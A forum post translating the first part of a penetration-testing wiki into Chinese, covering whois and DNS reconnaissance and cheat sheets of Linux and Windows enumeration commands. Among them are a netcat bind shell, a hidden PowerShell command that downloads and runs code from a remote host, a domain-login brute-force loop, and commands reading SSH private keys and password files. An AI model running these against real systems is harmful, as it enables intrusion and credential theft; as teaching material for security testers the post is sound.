登录

Pentest WiKi Part1 信息收集

wing / 2017-12-22 15:09:00 / 浏览数 5004 新手 入门资料 顶(0) 踩(0)

0x01 前言

前段时间github上看到pentest
wiki这个项目，于是就想折腾一下和几个基友一起把这个wiki翻译一波，对于刚入门的安全人员还是比较友好的，因为篇幅原因，先发出第一部分：

■■■■

先感谢这几个基友的支持，@彼岸花团队，@\xeb\xfe，@EazyLov3，@奈沙夜影以及一位老师傅。
如果你在下面的阅读中发现了错误或者表达不当的地方，请务必指出，我们会改正的，提前致谢！

Part 1 信息收集

■■■■■■
■ ■■README
■ ■■■■■■■whois■■
■ ■■■■■■■dns■■
■ ■■Linux■■■■■■
■ ■■Windows■■■■■■

信息收集

在信息收集阶段，您将通过使用社交媒体网络，Google黑客攻击，目标活动足迹等渠道收集关于您正在攻击的目标的一切信息。渗透测试人员所能掌握的最重要的技能之一

在信息收集期间，您将尝试通过慢慢地开始探索其系统来确定目标上的保护机制。例如，一个组通常只允许面向外部设备的某个端口子集上的流量，如果您在除白名单端口以

信息分类	书签
IP分析	https://www.iana.org/numbers https://www.iana.org/assignments/as-numbers/as-numbers.xml https://www.i
Whois分析	https://www.iana.org/numbers http://www.domaintools.com/
DNS 分析	http://www.alexa.com/ http://searchdns.netcraft.com/ http://centralops.n
识别存活主机	https://nmap.org/dist/sigs/?C=M;O=D https://zmap.io/ http://masscan.n
IDS/IPS 鉴定	https://www.monkey.org/~dugsong/fragroute/ http://pytbull.sourceforge.net/
开源情报	https://www.shodan.io/ https://www.exploit-db.com/google-hacking-databas

如何收集whois信息

- Whois搜索
- 查询Whois数据库

关于whois的信息以及攻击者如何使用这些信息，将使用whois记录中显示的信息来应对不知情的组织成员，领导和员工。
本文档涉及到windows的whois信息收集，针对的是Linux / Unix用户比Windows更多。

Whois搜索

简单说，whois就是一个用来查询域名是否已经被注册，以及注册域名的详细信息的数据库（如域名所有人、域名注册商）。通过whois来实现对域名信息的查询、然而，wh

查询Whois数据库

whois查询将返回有关目标公司的信息。 使用这种类型的查询，您还可以搜索与目标公司关联的其他实体。
要对远程主机执行whois查询，攻击者将发出以下命令`whois baidu.com`，该输出将产生以下数据：

```
root@wing:~# whois baidu.com
  Domain Name: BAIDU.COM
  Registry Domain ID: 11181110_DOMAIN_COM-VRSN
  Registrar WHOIS Server: whois.markmonitor.com
  Registrar URL: http://www.markmonitor.com
  Updated Date: 2017-07-28T02:36:28Z
  Creation Date: 1999-10-11T11:05:17Z
  Registry Expiry Date: 2026-10-11T11:05:17Z
  Registrar: MarkMonitor Inc.
  Registrar IANA ID: 292
  Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
  Registrar Abuse Contact Phone: +1.2083895740
  Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
```

```
  Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
  Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
  Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
  Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
  Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
  Name Server: DNS.BAIDU.COM
  Name Server: NS2.BAIDU.COM
  Name Server: NS3.BAIDU.COM
  Name Server: NS4.BAIDU.COM
  Name Server: NS7.BAIDU.COM
  DNSSEC: unsigned
  URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2017-12-10T07:03:24Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability.  VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
```

我们将从一开始就提到每个部分，最后完成A到D.然后，我们将更详细地了解每个部分，说明每个部分如何影响安全性，以及攻击者如何将这些信息关联形成目标详尽的概况
以及有关内部网络的其他细节，以及组织的结构，以准备渗透。
但是，在深入研究whois部分显示的信息之前，我们将描述可以通过哪些whois搜索去查询一个域名的信息。
下面的图表显示了查询世界上每个地区有关whois查询的信息。

Whois 服务	受影响的地点	服务地址
ARIN	美国大陆互联网号码美国注册局.	http://arin.net
APNIC	亚太信息中心.	http://apnic.net
LACNIC	拉丁美洲和加勒比地址注册处	http://lacnic.net
NIC.gov	政府搜索	http://nic.gov/whois.html
NetworkSolutions.com	Com, Net, Org, Edu 名字查找	http://networksolutions.com
Whois.net	Whois 查询服务	http://whois.net
Crsnic.net	Verisign Whois查询	http://crsnic.net http://registrar.verisign-grs.com/who

可以从whois查询返回并滥用的附加信息如下：

返回的查询	返回的数据	用途
Address - Country	Location of Target	- 目标的位置 - 物理安全 - 垃圾搜索 - 社工
Net Range - Name Servers	Internet Addressing Scheme	- 利用定位 - 空间转移 (ixfr and axfr)

Registration Update & Expirary	Date formats & Times	-社工 - DNS缓存中毒;
RTech handle - Rtech Email	管理员联系方式	- First / Last Name - 社工 - 逆向工程 - E-mail 联系 -可能的联系电话 - 家庭住址

whois收集和挖掘额外的数据：

资源	获得的信息	信息用途
myspace.com, meetspot.com, adultfriendfinder.com	调查目标信息细节 - 他们接收的人	- 社工 / 逆向 - 利用他们的机器访问公司机器。 - 不喜欢和谁smores.com 他们的生活中一个不易发现的有和
Corporate BBS, Google Searches for Help, IT/IS Vendor Seaches (IBM, Solaris, Etc)	-具体问题和帮助文件 - 技术人员或安全专业人员参与解决任务 - 可以利用的长期/短期解决方案 - 用户名的可能性，甚至是密码被利用。	利用嗅探进行被动信息收集 - 物理入侵的可能性是物理攻击可以利用键盘记录器和其他硬件来 - 社工 / 逆向 - 暴力破解用户名 - 互联网迷你地图 - 短期解决方案，可能包含漏洞; 长期的解决方案，可能需要进一步挖掘， - 暴露测试目标的能力，密码的可用性以及可以授予访问权的用户
monster.com, bigapplehead.com, dice.com job searches	架构利用 other - 企业网站上的额外链接的可能性，这可能会返回更多的隐藏链接。	- 社工 / 逆向 - 能够获得临时访问现场拍照，社会工程师雇主。 - 联系信息 - 地理位置 - 收集哪些技术能用于发起渗透测试或攻击目标 - 在面谈中进一步了解和实施安全措施 - 通过面谈访问, 能够使我们更加接近以及了解目标.

如何收集dns信息

- 被动模式
  - DNS 枚举
  - OSINT(公开情报)
- 进攻模式
  -爬行网站
- 工具
  - recon-ng
  - dnsrecon
  - theHarvester

被动模式

DNS 枚举

DNS 枚举 是查找组织的所有DNS服务器及其相应记录的过程。
公司可能同时拥有内部和外部DNS服务器，可以产生用户名，计算机名称和潜在目标系统的IP地址等信息。 有很多工具可以用来获取执行DNS枚举的信息。
可用于DNS枚举的工具的例子是NSlookup，DNSstuff，美国互联网号码注册局（ARIN）和Whois。 要枚举DNS，您必须了解DNS及其工作原理.

你必须知道DNS记录的知识。 DNS记录列表提供了存储在域名系统（DNS）的区域文件中的资源记录类型（数据库记录）的概述。
DNS实现分布式，分层和冗余数据库，用于与Internet域名和地址相关的信息。 在这些域服务器中，不同的记录类型用于不同的目的。
以下列表介绍常见的DNS记录类型及其用法：

DNS记录类型	方法	说明
dns query	A	地址记录，返回32位IPv4地址，最常用于将主机名映射到主机的 1101中存储子网掩码等。
dns query	CNAME	CNAME 被称为规范名字。这种记录允许您将多个名字映射到同一台计算
dns query	AAAA	IPv6的地址记录, 返回一个128位的IPv6地址，最常用于将主机名映射到主机的IP
dns query	MX	邮件交换记录，将域名映射到该域的邮件传输代理列表。
dns query	NS	名称服务器记录，委派一个DNS区域使用给定的权威名称服务器
dns query	SOA	权限记录区域，指定关于DNS区域的权威信息，包括主要名称服
dns query	SPF	发件人策略框架，一个简单的电子邮件验证系统，旨在通过提供
dns query	TXT	文本记录，最初用于DNS记录中任意可读的文本。
dns query	PTR	指针记录，指向规范名称的指针。 与CNAME不同，DNS处理停止，只返回名称。
dns query	SRV	最常见的用途是实施反向DNS查询，但其他用途包括DNS-SD等 服务定位器，通用服务位置记录，用于较新的协议，而不是创建
dns query	NSEC	Next安全记录，DNSSEC的一部分 - 用于证明名称不存在。 使用与（过时的）NXT记录相同的格式。
dns query	AXFR	授权区域传输，将主区域名称服务器上的整个区域文件传输到辅 DNS区域传输通常用于跨多个DNS服务器复制DNS数据，或备份 用户或服务器将执行来自“名称服务器”的特定区域传输请求。如
dns query	IXFR	增量区域传输，将整个区域文件从主名称服务器传输到辅助名称

dns query	DNS Wildcard	检查域名服务器启用通配符查询，或DNS伪造。
dns query	domain bruteforce	用字典暴力破解子域名
dns query	reverse bruteforce	域名反查ip
dns query	srv bruteforce	暴力破解srv记录
dns query	gtld bruteforce	暴力破解gtld记录
dns query	tld bruteforce	暴力破解tld记录

OSINT

OSINT	分类	描述
OSInt	Google	来自Google的Spider域名:`demo.com`
OSInt	Bing	来自Bing的Spider域名:`demo.com`
OSInt	Yahoo	来自Yahoo的Spider域名:`demo.com`
OSInt	Baidu	来自百度的Spider域名:`demo.com`
OSInt	Netcraft	从 `netcraft searchdns pages` 上爬取域名
OSInt	Github	来自Github
OSInt	Shodan	来自Shodan的Spider域名
OSInt	Censys	来自Censys的Spider域名
OSInt	ZoomEye	来自ZoomEye的Spider域名

主动攻击模式

攻击模式	方法	描述
Websites	Spider default page	扫描默认页面和爬取目标站点
Websites	Certificates	扫描域名证书

Tools

recon-ng 命令	Description
use recon/domains-hosts/baidu_site	通过`baidu`搜索域名
use recon/domains-hosts/bing_domain_api	通过`bing api`搜索域名
use recon/domains-hosts/bing_domain_web	通过`bing web pages`搜索域名
use recon/domains-hosts/brute_hosts	爆破子域名
use recon/domains-hosts/google_site_api	通过`google api`搜索域名
use recon/domains-hosts/google_site_web	通过 `google web pages` 搜索域名.
use recon/domains-hosts/netcraft	Search domains from netcraft pages.

dnsrecon 命令	Description
dnsrecon -n `8.8.8.8` -d `demo.com`	请使用有效的DNS服务器，以避免DNS伪造。
dnsrecon -d `demo.com` -t std	SOA，NS，A，AAAA，MX和SRV（如果NS服务器上的AXRF失败）。
dnsrecon -d `demo.com` -t rvl	反向查找给定的CIDR或IP范围。
dnsrecon -d `demo.com` -t brt -D `/path/to/subdomains.wd`	使用之指定字典爆破域名和hosts.
dnsrecon -d `demo.com` -t brt -D `/path/to/subdomains.wd` --iw	使用指定目录字典暴力破解域名，即使发现了目录，依然继续暴力破解
dnsrecon -d `demo.com` -t srv	SRV 记录
dnsrecon -d `demo.com` -t axfr	为空间转移测试所有NS服务器.
dnsrecon -d `demo.com` -t goo	通过google搜索存活子域和主机.
dnsrecon -d `demo.com` -t tld	删除给定域的TLD，并针对在IANA中注册的所有TLD进行测试
dnsrecon -d `demo.com` -t zonewalk	使用NSEC记录执行DNSSEC区域漫游。
dnsrecon -d `demo.com` --db `/path/to/results.sqlite`	将结果保存在一个sqlite文件中
dnsrecon -d `demo.com` --xml `/path/to/results.xml`	将结果保存在一个xml文件中。
dnsrecon -d `demo.com` -c `/path/to/results.csv`	将结果保存在一个csv文件中。
dnsrecon -d `demo.com` -j `/path/to/results.json`	将结果保存在一个json文件中。

theHarvester Command	说明
theharvester -d `demo.com` -b all	通过 google, googleCSE, bing, bingapi, pgp, linkedin,google-profiles, jigsaw, twitter, googleplus,等方法来查询目标信息
theharvester -d `demo.com` -n	对发现的所有网段执行DNS反向查询
theharvester -d `demo.com` -c	对域名执行DNS爆破
theharvester -d `demo.com` -t	执行DNS TLD扩展发现
theharvester -d `demo.com` -e `8.8.8.8`	指定一个DNS服务器
theharvester -d `demo.com` -h	使用SHODAN数据库查询已发现的主机

Metasploit Command	说明
msf > use auxiliary/gather/enum_dns	收集dns记录信息(A, AAAA, CNAME, ZoneTransfer, SRV, TLD, RVL, ...)

相关链接

- https://en.wikipedia.org/wiki/List_of_DNS_record_types
- https://www.exploit-db.com/docs/12389.pdf
- https://pentestlab.blog/tag/dns-enumeration/
- http://tools.kali.org/information-gathering/dnsrecon
- https://github.com/nixawk/ig/

Linux下的信息收集

系统架构

相关命令及说明

- `uname -a` ： uname命令报告有关计算机的软件和硬件的基本信息。
- `cat /etc/issue` ：文件/ etc / issue是一个文本文件，其中包含要在登录提示之前打印的消息或系统标识。
- `cat /etc/*-release` ：`/etc/lsb-release, /etc/redhat-release` 文件包含一个被解析以获取信息的描述行。 例如：“分销商版本x.x（代号）”
- `cat /proc/version` ：/ proc/version指定了Linux内核的版本，用于编译内核的gcc的版本以及内核编译的时间。 它还包含内核编译器的用户名。
- `cat /proc/sys/kernel/version` ：`/proc/sys/kerne /`中的文件可以用来调整和监视Linux内核操作中的各种活动

进程

- `ps -ef /ps aux` : 列出当前进程快照
- `top`: top命令显示您的Linux机器的处理器活动，并显示实时管理的任务。 它会显示正在使用的处理器和内存以及运行进程等其他信息。
- `ls -al /proc/`: /proc是非常特殊的，它也是一个虚拟文件系统。 它有时被称为过程信息伪文件系统。
  它不包含“真实”文件，而是包含运行时系统信息（例如系统内存，安装的设备，硬件配置等）。
- `ls -al /proc/99` :查看关于PID 99的信息.

用户和组

Command	Description
id	找到用户的UID或GID等信息.
w	显示登录到Linux服务器的人员.
whoami	显示当前用户名
lastlog	格式化打印上次登录日志`/var/log/lastlog`文件的内容。
cat /etc/passwd	有关用户信息的基于文本的数据库，可以登录系统或其他拥有正在运行的进程的操作系统用
cat /etc/shadow	/etc/shadow用于通过限制除高度特权的用户对散列密码数据的访问来提高密码的安全级别 通常情况下，该数据保存在超级用户拥有的文件中，并且只能由超级用户访问。
cat /etc/master.passwd	/etc/master.passwd on BSD systems
cat /etc/sudoers	/etc/sudoers 文件内容是使用sudo命令必须遵守的规则！
sudo -V	打印sudo版本字符串
cat ~/.ssh/authorized_keys	使用公钥认证，认证实体具有公钥和私钥。
cat ~/.ssh/identity.pub	每个key都是具有特殊数学属性的大数字。私钥保存在您登录的计算机上，而公钥存储在要 文件identity.pub包含您的公钥，可以将其添加到其他系统的authorized_keys文件中。
cat ~/.ssh/identity	ssh客户端允许您选择读取RSA或DSA身份验证标识（私钥）的文件。
cat ~/.ssh/id_rsa.pub	RSA 公钥 会保存为 .ssh/id_rsa.pub.
cat ~/.ssh/id_rsa	RSA 私钥 会保存在你的home目录中 ：.ssh/id_rsa。
cat ~/.ssh/id_dsa.pub	DSA公钥 会保存为 .ssh/id_rsa.pub.
cat ~/.ssh/id_dsa	DSA 私钥 会保存在你的home目录中 ：.ssh/id_dsa。
cat /etc/ssh/ssh_config	OpenSSH SSH 控制端配置文件
cat /etc/ssh/sshd_config	OpenSSH SSH 服务端配置文件
cat /etc/ssh/ssh_host_dsa_key.pub	sshd守护进程使用的DSA公钥.
cat /etc/ssh/ssh_host_dsa_key	sshd守护进程使用的DSA私钥。
cat /etc/ssh/ssh_host_rsa_key.pub	sshd守护程序用于SSH协议版本2的RSA公钥。
cat /etc/ssh/ssh_host_rsa_key	sshd守护进程使用的RSA私钥。

服务

Command	Description
service -status-all	检查所有服务状态
systemctl -a	列出安装在文件系统中的所有单元.
service `servicename` start systemctl start `servicename`	启动某个服务
service `servicename` stop systemctl stop `servicename`	停止某个服务
service `servicename` status systemctl status `servicename`	显示某个服务状态信息
cat /etc/services	/etc/ services将端口号映射到指定的服务.

安全

Command	Description
iptables -L	列出所有规则链。
iptables -F	删除选定规则链中的所有规则.
iptables -A INPUT -p icmp -m icmp --icmp-type 0 -j ACCEPT	请执行iptables -p icmp --help 获得更多信息.
iptables -A INPUT -p tcp -m tcp --sport 80 -m state --state RELATED,ESTABLISHED -j ACCEPT	允许来自src端口80的tcp连接
iptables -A OUTPUT -p tcp -m tcp --dport 80 -m state --state NEW,RELATED,ESTABLISHED -j ACCEPT	允许 从/到 dst 端口80的TCP连接.
iptables -A INPUT -p udp -m udp --sport 53 -m state --state RELATED,ESTABLISHED -j ACCEPT	允许来自src端口80的udp连接

iptables -A OUTPUT -p udp -m udp --dport 53 -m state --state NEW,RELATED,ESTABLISHED -j ACCEPT	允许从/到 dst 端口53的udp连接.
iptables -A OUTPUT -p tcp -m tcp --sport 55552 -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT iptables -A OUTPUT -p tcp -m tcp --dport 55552 -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT	允许本地主机连接到 localhost:55552

网络

Command	Description
ifconfig -a	显示当前可用的所有接口
hostname	显示或设置系统的主机名称。
dnsdomainname	显示系统的DNS域名。
netstat -antp	显示网络状态
netstat -anup	显示网络状态
chkconfig --list	显示所有运行级系统服务的运行状态信息
lsof -nPi	列出打开的文件
route -e	显示/操作IP路由表
iwconfig	配置无线网络接口
cat /etc/resolv.conf	该文件是DNS域名解析的配置文件，它的格式很简单，每行以一个关键字开头，后接配置参数。resolv.conf的关键字主要有四个，分别是： :定义DNS服务器的IP地址 domain :定义本地域名 search :定义域名的搜索列表 #对返回的域名进行排序`
cat /etc/hosts	/etc/hosts 是一个简单的文本文件，将IP地址与主机名相关联，每个IP地址一行。
cat /etc/network/interfaces	/etc/network/interfaces 文件包含网络接口配置信息。
cat /etc/sysconfig/network	/etc/sysconfig/network 文件用于指定有关服务器上所需网络配置的信息。
cat /etc/networks	/etc/networks 是一个简单的ASCII文件，描述这些网络的已知DARPA网络和符号名称。
cat /proc/net/tcp	以十六进制模式打印tcp信息
cat /proc/net/udp	以十六进制模式打印udp信息
cat /proc/net/icmp	以十六进制模式打印icmp信息
cat /proc/net/route	以十六进制模式打印路由信息
cat /etc/inetd.conf	inetd也称为超级服务器，将根据来自网络的请求加载网络程序。 inetd.conf文件告诉inetd要侦听的端口以及为每个端口启动的服务器.
cat /etc/xinetd.conf	xinetd.conf是确定xinetd提供的服务的配置文件.
ls -R /etc/network/	显示有关网络配置的文件
ls -al /etc/init.d	列出所有的init脚本
iptables -L -t nat	打印nat的规则链
iptables -L -t mangle	打印mangle链的规则
tcpdump	tcpdump备忘录
nc -v host port	建立一个tcp连接
nc -v -e /bin/sh -l -p port	反弹shell给本地的一个端口

文件系统

Command	Description
cat /etc/profile	/etc/profile 包含Linux系统环境和启动程序。 它被所有的用户使用于bash，ksh，sh shell。
cat /etc/bashrc	/etc/bashrc 或者 /etc/bash.bashrc是全系统的bash每个交互式shell启动文件。 是使用系统广泛的功能和别名。
cat ~/.bash_profile	类似 /etc/profile, 但仅适用于当前用户
car ~/.bash_history	打印当前用户bash命令的历史记录
cat ~/.bashrc	~/.bashrc是存储在您的主目录$HOME中的单个每个交互式shell启动文件。
car ~/.zshrc	~/.zshrc是存储在您的主目录$ HOME中的单个交互式shell启动文件。
cat ~/.bash_logout	文件∽/ .bash_logout不用于调用shell。 当用户从交互式登录shell中退出时，它被读取并执行。
ls -al /var/log/	列出所有日志文件
find / -perm -1000 -type d 2>/dev/null	粘滞位 - 只有目录的所有者或文件的所有者可以在这里删除或重命名.
find / -perm -g=s -type f 2>/dev/null	SGID（chmod 2000） - 作为组运行，而不是启动它的用户。
find / -perm -u=s -type f 2>/dev/null	SUID（chmod 4000） - 作为所有者运行，而不是启动它的用户。
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null	SGID 或者 SUID
for i in locate -r "bin$"; do find $i (-perm -4000 -o -perm -2000) -type f 2>/dev/null; done	在SGID或SUID（快速搜索）中查找'common'位置：/ bin，/ sbin，/ usr / bin，/ usr / sbin，/ usr / local / bin，/ usr / local / sbin和其他任何*bin。
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null	从根目录（/），SGID或SUID开始，而不是符号链接，只有3个文件夹的深度，列出更多的
find / -writable -type d 2>/dev/null	找出可写的文件夹
find / -perm -222 -type d 2>/dev/null	找出可写的文件夹
find / -perm -o w -type d 2>/dev/null	找出可写的文件夹
find / -perm -o x -type d 2>/dev/null	找出可写的文件夹

find / (-perm -o w -perm -o x) -type d 2>/dev/null	找出可写可执行的文件夹
find / -xdev -type d (-perm -0002 -a ! -perm -1000) -print	找出可写的文件
find /dir -xdev (-nouser -o -nogroup) -print	找出不是所有者的文件

程序

Command	Description
crontab -l	显示标准输出上的当前触点
ls -alh /var/spool/cron	
ls -al /etc/cron*	
cat /etc/cron*	
cat /etc/at.allow	/etc/at.allow和/etc/at.deny文件确定哪个用户可以通过at或batch提交命令供以后执行.
cat /etc/at.deny	/etc/at.allow和/etc/at.deny文件确定哪个用户可以通过at或batch提交命令供以后执行。
cat /etc/cron.allow	
cat /etc/cron.deny	
cat /etc/crontab	
cat /etc/anacrontab	
ls -la /var/spool/cron/crontabs	列出所有用户的crontab文件
cat /var/spool/cron/crontabs/root	打印root用户的crontab命令

相关链接

1. https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
2. https://github.com/CISOfy/lynis
3. https://github.com/rebootuser/LinEnum
4. https://github.com/nixawk/metasploit-modules/blob/master/.msf4/modules/post/linux/gather/enum_linux.rb
5. http://www.iptables.org/documentation/
6. http://packetlife.net/media/library/12/tcpdump.pdf

windows下的信息收集

系统架构

Command	Description
ver	显示Windows版本.
systeminfo systeminfo /S `ComputerName` /U `username` /P `password`	此工具显示本地或远程计算机的操作系统配置信息，包括服务包级别。
wmic os list brief	已安装操作系统的管理.
wmic computersystem list full	计算机系统管理。

进程

Command	Description
tasklist tasklist /M tasklist /V	显示本地机器上当前正在运行的进程的列表.
tasklist /FI "IMAGENAME eq cmd.exe" tasklist /FI "PID ne 0"	显示一组过滤器指定的标准的进程.
tasklist /S `SERVER` /U `DOMAIN\username` /P `password`	显示远程机器上当前正在运行的进程的列表.
wmic process list brief	进程管理.

用户和组

Command	Description
whoami	列出关于您当前登录的用户的信息.
net user	显示用户帐户信息.
net user /domain	对计算机的主域中的域控制器执行操作.
net localgroup administrators	在计算机上显示本地管理员组.
net localgroup administrators /domain	显示当前的域控制器上的本地管理员组.
net group /domain	显示分组并在当前域的域控制器上执行操作.
net group "Domain Admins" /domain	在当前域中查询域管理员的用户.
net group "Domain Computers" /domain	查询当前域中的所有域计算机.
net group "Domain Controllers" /domain	查询域控制器.
net group "Domain Policy Creator Owners" /domain	查询域策略创建者.
net accounts /domain	更新用户帐户数据库并修改所有帐户的密码和登录要求。 对当前域的主域控制器执行操作.
wmic useraccount	用户帐户管理.
wmic useraccount LIST BRIEF	打印帐户信息.

服务

Command	Description
sc qc `servicename`	查询服务的配置信息。
sc query `servicename`	查询服务的状态，或枚举服务类型的状态.

sc create cmdsys type= own type= interact binPath= "c:\windows\system32\cmd.exe /c cmd.exe" & sc start cmdsys	在注册表和服务数据库中创建一个服务条目。

系统安全

Command	Description
wmic qfe get hotfixid	有关在Windows上安装的修补程序的信息
NETSH FIREWALL show all	显示域/标准配置文件的允许程序配置。

网络

Command	Description
ipconfig /all	显示所有适配器的完整TCP/IP配置。
ipconfig /displaydns	显示DNS客户端解析程序缓存的内容，其中包括从本地主机文件预加载的条目和计算机解析 DNS客户端服务使用此信息快速查询经常查询的名称，然后查询其配置的DNS服务器.
netstat -ano	显示活动的TCP连接并包含每个连接的进程ID（PID）.
netstat -ano -p tcp	显示tcp连接.
netstat -ano -p udp	显示udp连接.
netstat -r	显示系统的路由表.
route print	显示系统的路由表.
net view	显示指定计算机共享的域，计算机或资源的列表.
net view /domain:DOMAINNAME	指定要查看可用计算机的域。 如果您省略DomainName，则/域将显示网络中的所有域.
net view \\ComputerName	指定包含要查看的共享资源的计算机.
wmic /node:DC1 /user:DOMAIN\domainadminsvc /password:domainadminsvc123 process call create "cmd /c vssadmin list shadows 2>&1 > c:\temp\output.txt"	在远程服务器上创建一个新进程.
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://ip:port/[file]'))"	从远程服务器执行代码.
powershell.exe -w hidden -nop -ep bypass -c "(new-object net.webclient).DownloadFile('http://ip:port/file', 'C:\Windows\temp\testfile')"	从远程服务器下载文件.

文件系统

Command	Description
type C:\Windows\system32\demo.txt	显示文件的内容.
dir /a	显示具有指定属性的文件.
dir /s	搜索子目录
dir /s "*wing*"	搜索在当前目录的所有子目录中包含'wing'部分输入的单词.
find /I wing C:\Windows\System32*.ini	在一个或多个文件中搜索包含'wing'这个字符串的问文件.
tree /F C:\Windows\system32	以树状图方式显示驱动器或路径的文件夹结构.
fsutil fsinfo drives	列出系统上的当前驱动器.
wmic volume	本地存储卷管理.
wmic logicaldisk where drivetype=3 get name, freespace, systemname, filesystem, size, volumeserialnumber	本地存储设备管理.
net share	显示有关在本地计算机上共享的所有资源的信息.
wmic share	共享资源管理.
net use \\ip\ipc$ password /user:username	将计算机连接到共享资源或将计算机与共享资源断开连接，或显示有关计算机连接的信息.
@FOR /F %n in (users.txt) DO @FOR /F %p in (pass.txt) DO @net use \\DomainController\IPC$ /user:<DomainName>\%n %p 1>NUL 2>&1 &&	暴力破解 Windows帐户
@echo [*] %n:%p &&	
FOR /F %f in ('dir /b /s C:\') do find /I "password" %f	从C盘中的文件或文件中搜索password

启动和关闭

Command	Description
wmic startup	管理用户登录到计算机系统时自动运行的命令。

相关链接

1. Windows Internals Book.

国内的关于信息收集的文章


浅谈Web渗透测试中的信息收集
Web安全渗透测试之信息搜集篇
渗透测试：如何开展前期侦察以及收集敏感信息渗透测试:你真的会信息收集？乙方渗透测试之信息收集渗透测试教程：如何侦查目标以及收集信息？

上一篇：Directory Listing... 下一篇：Misc 总结 ----隐写术之图...
1. 7 条回复


wing 2017-12-22 15:20:52

先把沙发占了QAQ！

0 回复Ta


evi1ox 2017-12-22 19:26:16

乱码了.大佬

0 回复Ta


wing 2017-12-22 19:43:33

@evi1ox 阿huang？这是编辑器的问题嘛，怪我咯，哈哈。等冰总改版就好啦。

1 回复Ta


hades 2017-12-25 09:26:08

@evi1ox 稳住 (□•□□•□)□□

0 回复Ta


贪狼 2017-12-25 15:10:11

求原版github链接，迫不及待想看原版，2333

0 回复Ta


wing 2017-12-25 16:31:43

@贪狼 https://github.com/secwing/pentest-wiki

0 回复Ta


贪狼 2018-01-29 16:47:48

@wing 感谢感谢~

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板